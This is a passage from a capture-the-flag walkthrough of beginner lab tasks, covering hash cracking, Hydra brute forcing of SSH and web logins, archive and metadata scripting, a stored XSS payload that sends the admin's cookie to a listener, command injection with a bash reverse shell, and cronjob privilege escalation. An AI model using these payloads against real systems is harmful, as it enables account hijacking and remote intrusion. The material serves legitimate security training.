Guess.Base.....: File (rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 22 H/s (7.84ms) @ Accel:64 Loops:32 Thr:1 Vec:4
Recovered.....: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.....: 64/14344385 (0.00%)
Rejected.....: 0/64 (0.00%)
Restore.Point....: 0/14344385 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:4992-5000
Candidates.#1....: 123456 -> charlie
```

We obtained Charlie's password: **password1**.

### #3 What is flag1.txt?

We found port 22 during our nmap scan which allows us to ssh into the server. Using the credentials:

```
root@kali:/usr/share/wordlists# ssh charlie@10.10.74.253
charlie@10.10.74.253's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-1092-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

65 packages can be updated.
32 updates are security updates.

Last login: Wed Dec 25 04:44:59 2019 from 10.8.12.43
charlie@ip-10-10-74-253:~$ █
```

We managed to enter as Charlie. The flag file is in the current directory:

```
charlie@ip-10-10-74-253:~$ ls -la
total 32
drwxr-xr-x 3 charlie charlie 4096 Dec 13 21:44 .
drwxr-xr-x 4 root    root    4096 Dec 13 21:16 ..
-rw----- 1 charlie charlie  359 Dec 25 04:52 .bash_history
-rw-r--r-- 1 charlie charlie  220 Dec 13 21:16 .bash_logout
-rw-r--r-- 1 charlie charlie 3771 Dec 13 21:16 .bashrc
drwx----- 2 charlie charlie 4096 Dec 13 21:44 .cache
-rw-rw-r-- 1 charlie charlie   38 Dec 13 21:38 flag1.txt
-rw-r--r-- 1 charlie charlie  655 Dec 13 21:16 .profile
charlie@ip-10-10-74-253:~$ cat flag1.txt
THM{4ea2adf842713ad3ce0c1f05ef12256d}
```

The flag is THM{4ea2adf842713ad3ce0c1f05ef12256d}.

### [Task 21] [Day 16] File Confusion

*The Christmas monster got access to some files and made a lot of weird changes. Can you help fix these changes?*

Use a (python) script to do the following:

- extract all the files in the archives
- extract metadata from the files
- extract text from the files

#### #1 How many files did you extract(excluding all the .zip files)

Writing a script as shown below:


```

import os
import zipfile

with zipfile.ZipFile("16. final-final-compressed.zip","r") as zip_ref:
    zip_ref.extractall("16\final-final-compressed")
    listOfFiles = os.listdir("16. final-final-compressed")
    for l in listOfFiles:
        if l.endswith(".zip"):
            with zipfile.ZipFile("16. final-final-compressed/" + l,"r") as zip_2:
                zip_2.extractall("16. final-final-compressed")
            os.remove("16. final-final-compressed/" + l)

```

We recursively unzip the files into the same folder. Final output:



50 files extracted.

## #2 How many files contain Version: 1.1 in their metadata?

Since we don't know the exact key for the Version 1.1 in the metadata, we do a loop to check through all the files to find the exact key, which came out to "XMP:Version". Then using the exiftool, we print out the files that contain XMP:Version = 1.1:

```

import os
import exiftool

files = os.listdir("/root/Downloads/16. final-final-compressed")

with exiftool.ExifTool() as et:
    metadata = et.get_metadata_batch(files)

for d in metadata:
    if "XMP:Version" in d.keys():
        print("File Name: {} Version: {}".format(d["SourceFile"],d["XMP:Version"]))

```

```
root@kali:~/Downloads/16. final-final-compressed# python3 Script#2.py
File Name: u63T.txt Version: 1.1
File Name: 4jGg.txt Version: 1.1
File Name: FH3t.txt Version: 1.1
```

3 files.

### #3 Which file contains the password?

Running this command:

```
grep -rni "password"
```

-r for recursive search within the directory, -n to print line number, -I for case insensitive search

```
root@kali:~/Downloads/16. final-final-compressed# grep -rni "password"
dL6w.txt:27:password is 'scriptingpass'
```

We can write a python script to do it as well:

```
import os

files = os.listdir("/root/Downloads/16. final-final-compressed")

for f in files:
    print("File: ",f)
    with open(f,"r",encoding="utf-8",errors="ignore") as reader:
        lines = reader.readlines()
        for line in lines:
            if "password" in line:
                print(line)
```

errors = "ignore" is important as the files contains different encoding. Since we are finding human readable characters, we can ignore other type of encoding.

```
root@kali:~/Downloads/16. final-final-compressed# python3 Script#3.py
File: 4LZ9.txt
File: kKpF.txt
File: tdJ8.txt
File: u63T.txt
File: C6q8.txt
File: IN1J.txt
File: Script#2.py
File: u5wQ.txt
File: ZqT5.txt
File: QQyN.txt
File: 4jGg.txt
File: FH3t.txt
File: 5H8D.txt
File: RdVu.txt
File: lxnf.txt
File: lTqh.txt
File: Xwi4.txt
File: QwoF.txt
File: hxWd.txt
File: piSJ.txt
File: dL6w.txt
password is 'scriptingpass'

File: tRp7.txt
File: 4IhB.txt
File: BJn5.txt
File: lr2Z.txt
File: 7tBx.txt
File: hFog.txt
```

In file **dL6w.txt**.

### [Task 22] [Day 17] Hydra-ha-ha-haa

You suspect Elf Molly is communicating with the Christmas Monster. Compromise her accounts by brute forcing them!

Use Hydra to brute force Elf Molly's password. Use the rockyou.txt password list, which can be found [here](#).

#### #1 Use Hydra to bruteforce molly's web password. What is flag 1?

I tried running hydra with this command:

```
hydra -l molly -P /usr/share/wordlists/rockyou.txt 10.10.203.36 http-post-form
"/login:username=^USER^&password=^PASS^:F=incorrect" -V
```

But it took way too long to find the password. I did #2 and managed to ssh into the server. Maybe I can locate the web password from there by accessing the web server:

```
molly@ip-10-10-203-36:~$ cd ..
molly@ip-10-10-203-36:/home$ cd ubuntu
molly@ip-10-10-203-36:/home/ubuntu$ ls -la
total 64
drwxr-xr-x 8 ubuntu ubuntu 4096 Dec 17 14:49 .
drwxr-xr-x 4 root  root  4096 Dec 17 14:02 ..
-rw----- 1 ubuntu ubuntu 1237 Dec 17 14:52 .bash_history
-rw-r--r-- 1 ubuntu ubuntu 220 Aug 31 2015 .bash_logout
-rw-r--r-- 1 ubuntu ubuntu 3771 Aug 31 2015 .bashrc
drwx----- 2 ubuntu ubuntu 4096 Dec 16 20:44 .cache
drwx----- 3 ubuntu ubuntu 4096 Dec 16 20:50 .config
drwxrwxr-x 4 ubuntu ubuntu 4096 Dec 17 14:49 elf
drwxr-xr-x 4 ubuntu ubuntu 4096 Dec 16 20:53 forever
-rw-rw-r-- 1 ubuntu ubuntu 12036 Dec 16 20:45 nodesource_setup.sh
drwxrwxr-x 6 ubuntu ubuntu 4096 Dec 16 20:52 .npm
-rw-r--r-- 1 ubuntu ubuntu 655 Jul 12 19:26 .profile
drwx----- 2 ubuntu ubuntu 4096 Dec 16 20:44 .ssh
-rw-r--r-- 1 ubuntu ubuntu 0 Dec 16 20:44 .sudo_as_admin_successful
-rw----- 1 ubuntu ubuntu 3883 Dec 17 14:49 .viminfo
```

The elf directory looks interesting. Let's check it out:

```
molly@ip-10-10-203-36:/home/ubuntu/elf$ ls -la
total 44
drwxrwxr-x 4 ubuntu ubuntu 4096 Dec 17 14:49 .
drwxr-xr-x 8 ubuntu ubuntu 4096 Dec 17 14:49 ..
-rw-rw-r-- 1 ubuntu ubuntu 78 Dec 16 20:49 hydra-challenge
drwxrwxr-x 57 ubuntu ubuntu 4096 Dec 16 20:50 node_modules
-rw-rw-r-- 1 ubuntu ubuntu 341 Dec 16 20:49 package.json
-rw-rw-r-- 1 ubuntu ubuntu 16369 Dec 16 20:49 package-lock.json
-rw-rw-r-- 1 ubuntu ubuntu 1181 Dec 17 14:49 server.js
drwxrwxr-x 6 ubuntu ubuntu 4096 Dec 17 14:44 views
molly@ip-10-10-203-36:/home/ubuntu/elf$ cat hydra-challenge
Username: molly
Password: joyness1994
```

THM{2673a7dd116de68e85c48ec0b1f2612e}

We found a text file hydra-challenge and it contains the flag and credential! Similarly, we can look for the display page after login to find the flag:


```
molly@ip-10-10-203-36:/home/ubuntu/elf$ cd views
molly@ip-10-10-203-36:/home/ubuntu/elf/views$ ls -la
total 32
drwxrwxr-x 6 ubuntu ubuntu 4096 Dec 17 14:44 .
drwxrwxr-x 4 ubuntu ubuntu 4096 Dec 17 14:49 ..
drwxrwxr-x 2 ubuntu ubuntu 4096 Dec 16 20:49 assets
drwxrwxr-x 2 ubuntu ubuntu 4096 Dec 16 20:49 css
drwxrwxr-x 2 ubuntu ubuntu 4096 Dec 16 20:49 img
-rw-rw-r-- 1 ubuntu ubuntu 687 Dec 16 20:49 index.ejs
drwxrwxr-x 2 ubuntu ubuntu 4096 Dec 16 20:49 js
-rw-rw-r-- 1 ubuntu ubuntu 1136 Dec 17 14:44 login.ejs
molly@ip-10-10-203-36:/home/ubuntu/elf/views$ cat index.ejs
```

```
        border-radius: 0;
    }
    h1 {
        position: absolute;
        left: 50px;
        top: 50px;
        font-weight: bold;
        font-size: 50px;
    }
</style>
<body>

    <div class="jumbotron text-center">
        <h1>TMH{2673a7dd116de68e85c48ec0b1f2612e}</h1>
    </div>

    <script src="/js/jquery.slim.min.js"></script>
    <script src="/js/popper.min.js"></script>
    <script src="/js/bootstrap.min.js"></script>
</body>
</html>
```

The flag is here as well! To confirm the credential obtained, we try login into the web server:



Flag is displayed. **TMH{2673a7dd116de68e85c48ec0b1f2612e}**.

## #2 Use Hydra to bruteforce molly's SSH password. What is flag 2?

Using the following command below to use hydra:

```
hydra -l molly -P /usr/share/wordlists/rockyou.txt 10.10.203.36 -t 4 ssh
```

-l to set the username, -P to set the password list, -t to set the number of threads to use.

```
root@kali:~/Downloads# hydra -l molly -P /usr/share/wordlists/rockyou.txt 10.10.203.36 -t 4 ssh
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations,
or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2019-12-27 10:20:55
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries
per task
[DATA] attacking ssh://10.10.203.36:22/
[22][ssh] host: 10.10.203.36 user: molly password: butterfly
1 of 1 target successfully completed, 1 valid password found
```

We get the password: butterfly. Now we ssh into the server:

```
root@kali:~/Downloads# ssh molly@10.10.203.36
molly@10.10.203.36's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-1092-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

65 packages can be updated.
32 updates are security updates.

Last login: Tue Dec 17 14:37:49 2019 from 10.8.11.98
```

```
molly@ip-10-10-203-36:~$ ls -la
total 36
drwxr-xr-x 3 molly molly 4096 Dec 17 14:38 .
drwxr-xr-x 4 root root 4096 Dec 17 14:02 ..
-rw----- 1 molly molly 42 Dec 17 14:38 .bash_history
-rw-r--r-- 1 molly molly 220 Dec 17 14:02 .bash_logout
-rw-r--r-- 1 molly molly 3771 Dec 17 14:02 .bashrc
drwx----- 2 molly molly 4096 Dec 17 14:37 .cache
-rw-rw-r-- 1 molly molly 38 Dec 17 14:38 flag2.txt
-rw-r--r-- 1 molly molly 655 Dec 17 14:02 .profile
-rw----- 1 molly molly 604 Dec 17 14:38 .viminfo
molly@ip-10-10-203-36:~$ cat flag2.txt
THM{c8eeb0468febbadea859baeb33b2541b}
```

We obtain the flag:THM{c8eeb0468febbadea859baeb33b2541b}.

### [Task 23] [Day 18] ELF JS

McSkidy knows the crisis isn't over. The best thing to do at this point is OSINT

*we need to learn more about the christmas monster*

During their OSINT, they came across a Hacker Forum. Their research has shown them that this forum belongs to the Christmas Monster. Can they gain access to the admin section of the forum? They haven't made an account yet so make sure to register.

Access the machine at [http://\[your-ip-address\]:3000](http://[your-ip-address]:3000) - **it may take a few minutes to deploy.**

#### #1 What is the admin's authid cookie value?

We access the webpage:

Hacker Forum | Login

10.10.35.13:3000/login

Most Visited Getting Started Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB MSFU

Hacker Forum Login Register

## Login

Email

Password

Submit

Let us create an account:

10.10.35.13:3000/register

Most Visited Getting Started Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB MSFU

Hacker Forum Login Register

## Register

Email

Name

Username

Password

Submit

Using burpsuite to intercept our traffic, we login using the account we just created:

Forum Login Register

Burp Suite Community Ed

Proxy

Request to http://10.10.35.13:3000

Forward Drop Intercept is on Action

Raw Params Headers Hex

```
POST /login HTTP/1.1
Host: 10.10.35.13:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.35.13:3000/register
Content-Type: application/x-www-form-urlencoded
Content-Length: 42
Connection: close
Upgrade-Insecure-Requests: 1

email=cy%40christmas.com&password=password
```

Click on Forward:

The screenshot shows the Burp Suite interface. On the left, there is a registration form with fields for Email (cy@christmas.com) and Password (redacted). A 'Submit' button is at the bottom. On the right, the Network tab displays a captured POST request to http://10.10.35.13:3000. The raw request shows the following headers and body:

```

GET /home HTTP/1.1
Host: 10.10.35.13:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.35.13:3000/register
Cookie: authid=ealcfa6d32b8bf5ca6ab492ff3ffe43ddfa32e6e
Connection: close
Upgrade-Insecure-Requests: 1

```

We can see our authid in the cookie. The goal is to obtain the admin's authid. Once we are in, we are greeted by this page:

The screenshot shows the Hacker Forum homepage. The URL in the address bar is 10.10.35.13:3000/home. The page includes a navigation bar with links like Most Visited, Getting Started, Kali Linux, Kali Training, Kali Tools, Kali Docs, Kali Forums, Hacker Forum, and Logout.

## Hacker Forum

Submit an entry!

---

john:don't write anything sneaky - admin will be coming here from time to time

---

adam:guys the OWASP top 10 is so cool

---

Write out your entry here

---

It's a forum where we can submit entries. If the input is unsanitised, we can execute XSS. Let us try a harmless XSS here:

---

Write out your entry here

```
<script>console.log(document.location)</script>
```


Submit

```
<script>console.log(document.location)</script>
```

To display the url in the console.

---

**john:**don't write anything sneaky - admin will be coming here from time to time



---

We succeeded! The user input seems to be unsanitised. Since we know that the admin log onto the forum from time to time mentioned here:

**john:**don't write anything sneaky - admin will be coming here from time to time

---

We can create a payload that sends the admin's cookie to us when he access the forum. Let us devise the payload first:

```
<script>new  
Image().src="http://10.10.35.13:8000/stolencookie.php?cookie='"+document.cookie;.</script>
```

Write out your entry here

```
<script>new Image().src="http://10.10.35.13:8000/stolencookie.php?cookie='"+document.cookie;.</script>
```

Submit

```

▼ <body>
  ▶ <nav class="navbar navbar-expand-lg navbar-dark bg-dark"> [...] </nav> flex
    <h1>Hacker Forum</h1>
    <p>Submit an entry!</p>
    <br>
    ▶ <div class="card"> [...] </div> flex
    ▶ <div class="card"> [...] </div> flex
    ▶ <div class="card"> [...] </div> flex
    ▶ <div class="card"> flex
      ▼ <div class="card-body">
        ▼ <p>
          <strong>cy</strong>
          :
        ▼ <script>
          new Image().src="http://10.10.35.13:8000/stolencookie.php?cookie="+document.cookie;
        </script>
        </p>
      </div>
    </div>
    <br>
    <br>
    <hr>
  ▶ <form method="post" action="/home"> [...] </form>

```

Inspecting the page, we can see that our payload is injected into the website. The payload will create an Image element that will request for the source from our server URL on page load. The current cookie will be appended in the URL. This means that anyone who access the page will have their cookie passed to our server. Now, we set-up a listener to wait for incoming request:

ncat -l k vnp 8000

-l indicates listening, -k to accept multiple connections, -v for verbose, -n to not resolve hostnames via DNS and p to specify the port 8000. Now we wait:

```

root@kali:~/Downloads# ncat -l k vnp 8000
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::8000
Ncat: Listening on 0.0.0.0:8000
Ncat: Connection from 10.10.182.133.
Ncat: Connection from 10.10.182.133:44040.
GET /stolencookie.php?cookie=authid=2564799a4e6689972f6d9e1c7b406f87065cbf65 HTTP/1.1
Host: 10.8.12.43:8000
Connection: keep-alive
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/77.0
.3844.0 Safari/537.36
Accept: image/webp,image/apng,image/*,*/*;q=0.8
Referer: http://localhost:3000/admin
Accept-Encoding: gzip, deflate

```

(Note the ip address is different since the previous VM time out)

We receive an incoming connection! Perhaps it's from the admin? Let's try to manipulate the cookie using BurpSuite to access the account associated with this authid:

Login Register

Forward	Drop	Intercept is on	Action
Raw	Params	Headers	Hex
<pre>POST /login HTTP/1.1 Host: 10.10.182.3:3000 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: http://10.10.182.3:3000/register Content-Type: application/x-www-form-urlencoded Content-Length: 42 Cookie: authid=2564799a4e6689972f6d9e1c7b406f87065cbf65 Connection: close Upgrade-Insecure-Requests: 1 email=cy%40christmas.com&amp;password=password</pre>			
Email	<input type="text" value="cy@christmas.com"/>	Submit	
Password	<input type="password" value="*****"/>	Submit	

10.10.182.3:3000/admin

Most Visited Getting Started Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive

Hacker Forum Logout

## Best Forum Ever

### Delete Entries

john	don't write anything sneaky	Submit
adam	guys the OWASP top 10 is :)	Submit

john : don't write anything sneaky - admin will be coming here from time to time

Indeed, we obtained admin access. Authid= **2564799a4e6689972f6d9e1c7b406f87065cbf65**.

### [Task 24] [Day 19] Commands


Another day, another hack from the Christmas Monster. Can you get back control of the system?

Access the web server on [http://\[your-ip\]:3000/](http://[your-ip]:3000/)

McSkidy actually found something interesting on the /api/cmd endpoint.

### #1 What are the contents of the user.txt file?

Accessing the website at port 3000 give us no information:



McSkidy found something interesting at /api/cmd. Perhaps we can do a command injection? Let's try:

```
stdout: "root\\n"
stderr: ""
```

Bingo! We can actually execute commands at this endpoint. Now we can create a reverse shell. We set up a listener using ncat on our host:

```
root@kali:~/Downloads# ncat -l -k -v -p 8000
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::8000
Ncat: Listening on 0.0.0.0:8000
```

We then use a bash reverse shell:

```
bash -i >& /dev/tcp/10.10.146.70/8000 0>&1
```

(Remember to URL encode it.)

```
Ncat: Connection from 10.10.146.70.
Ncat: Connection from 10.10.146.70:53370.
bash: no job control in this shell
[root@ip-10-10-146-70 /]#
```

```
[root@ip-10-10-146-70 /]# whoami  
whoami  
root
```

We obtained the shell. To find user.txt, we execute the find command:

```
find /home -name "user.txt"
```

```
[root@ip-10-10-146-70 /]# find /home -name "user.txt"  
find /home -name "user.txt"  
/home/bestadmin/user.txt  
[root@ip-10-10-146-70 /]# cat /home/bestadmin/user.txt  
cat /home/bestadmin/user.txt  
5W7WkjxBWwhe3RNsWJ3Q
```

User.txt contains **5W7WkjxBWwhe3RNsWJ3Q**.

### **[Task 25] [Day 20] Cronjob Privilege Escalation**

You think the evil Christmas monster is acting on Elf Sam's account!

Hack into her account and escalate your privileges on this Linux machine.

#### **#1 What port is SSH running on?**

Running masscan then nmap, we discover 1 port open:

```
root@kali:~# masscan -e tun0 -p1-65535,U:1-65535 10.10.69.0 --rate=1000  
Starting masscan 1.0.4 (http://bit.ly/14GZzcT) at 2019-12-30 01:19:27 GMT  
-- forced options: -sS -Pn -n --randomize-hosts -v --send-eth  
Initiating SYN Stealth Scan  
Scanning 1 hosts [131070 ports/host]  
Discovered open port 4567/tcp on 10.10.69.0
```

```
root@kali:~# nmap -sV -n -Pn -v -p4567 10.10.69.0
Starting Nmap 7.70 ( https://nmap.org ) at 2019-12-30 09:27 +08
NSE: Loaded 43 scripts for scanning.
Initiating SYN Stealth Scan at 09:27
Scanning 10.10.69.0 [1 port]
Discovered open port 4567/tcp on 10.10.69.0
Completed SYN Stealth Scan at 09:27, 0.18s elapsed (1 total ports)
Initiating Service scan at 09:27
Scanning 1 service on 10.10.69.0
Completed Service scan at 09:27, 0.37s elapsed (1 service on 1 host)
NSE: Script scanning 10.10.69.0.
Initiating NSE at 09:27
Completed NSE at 09:27, 0.00s elapsed
Initiating NSE at 09:27
Completed NSE at 09:27, 0.00s elapsed
Nmap scan report for 10.10.69.0
Host is up (0.18s latency).

PORT      STATE SERVICE VERSION
4567/tcp  open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2
.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Port **4567**.

## #2 Crack sam's password and read flag1.txt

Using hydra, we managed to crack sam's password:

```
root@kali:~# hydra -l sam -P /usr/share/wordlists/rockyou.txt 10.10.69.0 -s 4567 -t 4 ssh
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for il
legal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2019-12-30 09:32:07
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task
[DATA] attacking ssh://10.10.69.0:4567/
[4567][ssh] host: 10.10.69.0 login: sam password: chocolate
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2019-12-30 09:33:02
```

His password is chocolate. Let's ssh into the server using his credential:

```
root@kali:~# ssh sam@10.10.69.0 -p 4567
sam@10.10.69.0's password:
      .---.
     / \ @-@. \
    / \ \_/\ \
   // _ \ \
  | \ ) |
 / \ > < / \
\_/ \---\_/
tryhackme
Last login: Thu Dec 19 20:21:55 2019 from 89.241.198.95
sam@ip-10-10-69-0:~$ ls -la
total 28
drwxr-xr-x 3 sam sam 4096 Dec 19 20:22 .
drwxr-xr-x 5 root root 4096 Dec 19 20:12 ..
-rw-r--r-- 1 sam sam 220 Dec 19 19:59 .bash_logout
-rw-r--r-- 1 sam sam 3771 Dec 19 19:59 .bashrc
drwx----- 2 sam sam 4096 Dec 19 20:06 .cache
-rw-rw-r-- 1 sam sam 38 Dec 19 20:07 flag1.txt
-rw-r--r-- 1 sam sam 655 Dec 19 19:59 .profile
sam@ip-10-10-69-0:~$ cat flag1.txt
THM{dec4389bc09669650f3479334532aeab}
```

The flag is THM{dec4389bc09669650f3479334532aeab}.

### #3 Escalate your privileges by taking advantage of a cronjob running every minute. What is flag2?

Let us locate flag2 using the find command:

```
sam@ip-10-10-69-0:~$ find / -name "*flag2*" 2>/dev/null
/home/ubuntu/flag2.txt
sam@ip-10-10-69-0:~$ cat /home/ubuntu/flag2.txt
cat: /home/ubuntu/flag2.txt: Permission denied
```

We do not have the permission to view it. We have to try to escalate to having ubuntu's permission.

Trying to find world writable files using the find command:

```
find / -type f -perm -o+w 2>/dev/null
```

-type indicates that we are finding file type, -perm indicates for all users with write permission. We came across an interesting file here:

```
/sys/fs/cgroup/memory/system.slice/setvtrgb.service/cgroup.event_control  
/sys/fs/cgroup/memory/cgroup.event_control  
/sys/fs/cgroup/memory/user.slice/cgroup.event_control  
/sys/kernel/security/apparmor/policy/.remove  
/sys/kernel/security/apparmor/policy/.replace  
/sys/kernel/security/apparmor/policy/.load  
/sys/kernel/security/apparmor/.remove  
/sys/kernel/security/apparmor/.replace  
/sys/kernel/security/apparmor/.load  
/sys/kernel/security/apparmor/.ns_name  
/sys/kernel/security/apparmor/.ns_level  
/sys/kernel/security/apparmor/.ns_stacked  
/sys/kernel/security/apparmor/.stacked  
/sys/kernel/security/apparmor/.access  
/home/scripts/clean_up.sh
```

Let's navigate and check out this bash script:

```
sam@ip-10-10-69-0:/etc$ cd /home/scripts/  
sam@ip-10-10-69-0:/home/scripts$ ls -la  
total 16  
drwxrwxrwx 2 root root 4096 Dec 19 20:55 .  
drwxr-xr-x 5 root root 4096 Dec 19 20:12 ..  
-rwxrwxrwx 1 ubuntu ubuntu 14 Dec 19 20:55 clean_up.sh  
-rw-r--r-- 1 root root 5 Dec 19 20:55 test.txt  
sam@ip-10-10-69-0:/home/scripts$ cat clean_up.sh  
rm -rf /tmp/*  
sam@ip-10-10-69-0:/home/scripts$ cat test.txt  
test
```

The clean\_up.sh script contains a command to remove files from the /tmp/ folder. Let's try to move the test file to the /tmp/ folder:

```

sam@ip-10-10-69-0:/home/scripts$ mv test.txt /tmp/
sam@ip-10-10-69-0:/home/scripts$ ls -la /tmp/
total 32
drwxrwxrwt 7 root root 4096 Dec 30 01:48 .
drwxr-xr-x 23 root root 4096 Dec 30 01:16 ..
drwxrwxrwt 2 root root 4096 Dec 30 01:15 .font-unix
drwxrwxrwt 2 root root 4096 Dec 30 01:15 .ICE-unix
-rw-r--r-- 1 root root 5 Dec 19 20:55 test.txt
drwxrwxrwt 2 root root 4096 Dec 30 01:15 .Test-unix
drwxrwxrwt 2 root root 4096 Dec 30 01:15 .X11-unix
drwxrwxrwt 2 root root 4096 Dec 30 01:15 .XIM-unix
sam@ip-10-10-69-0:/home/scripts$ ls -la /tmp/
total 28
drwxrwxrwt 7 root root 4096 Dec 30 01:49 .
drwxr-xr-x 23 root root 4096 Dec 30 01:16 ..
drwxrwxrwt 2 root root 4096 Dec 30 01:15 .font-unix
drwxrwxrwt 2 root root 4096 Dec 30 01:15 .ICE-unix
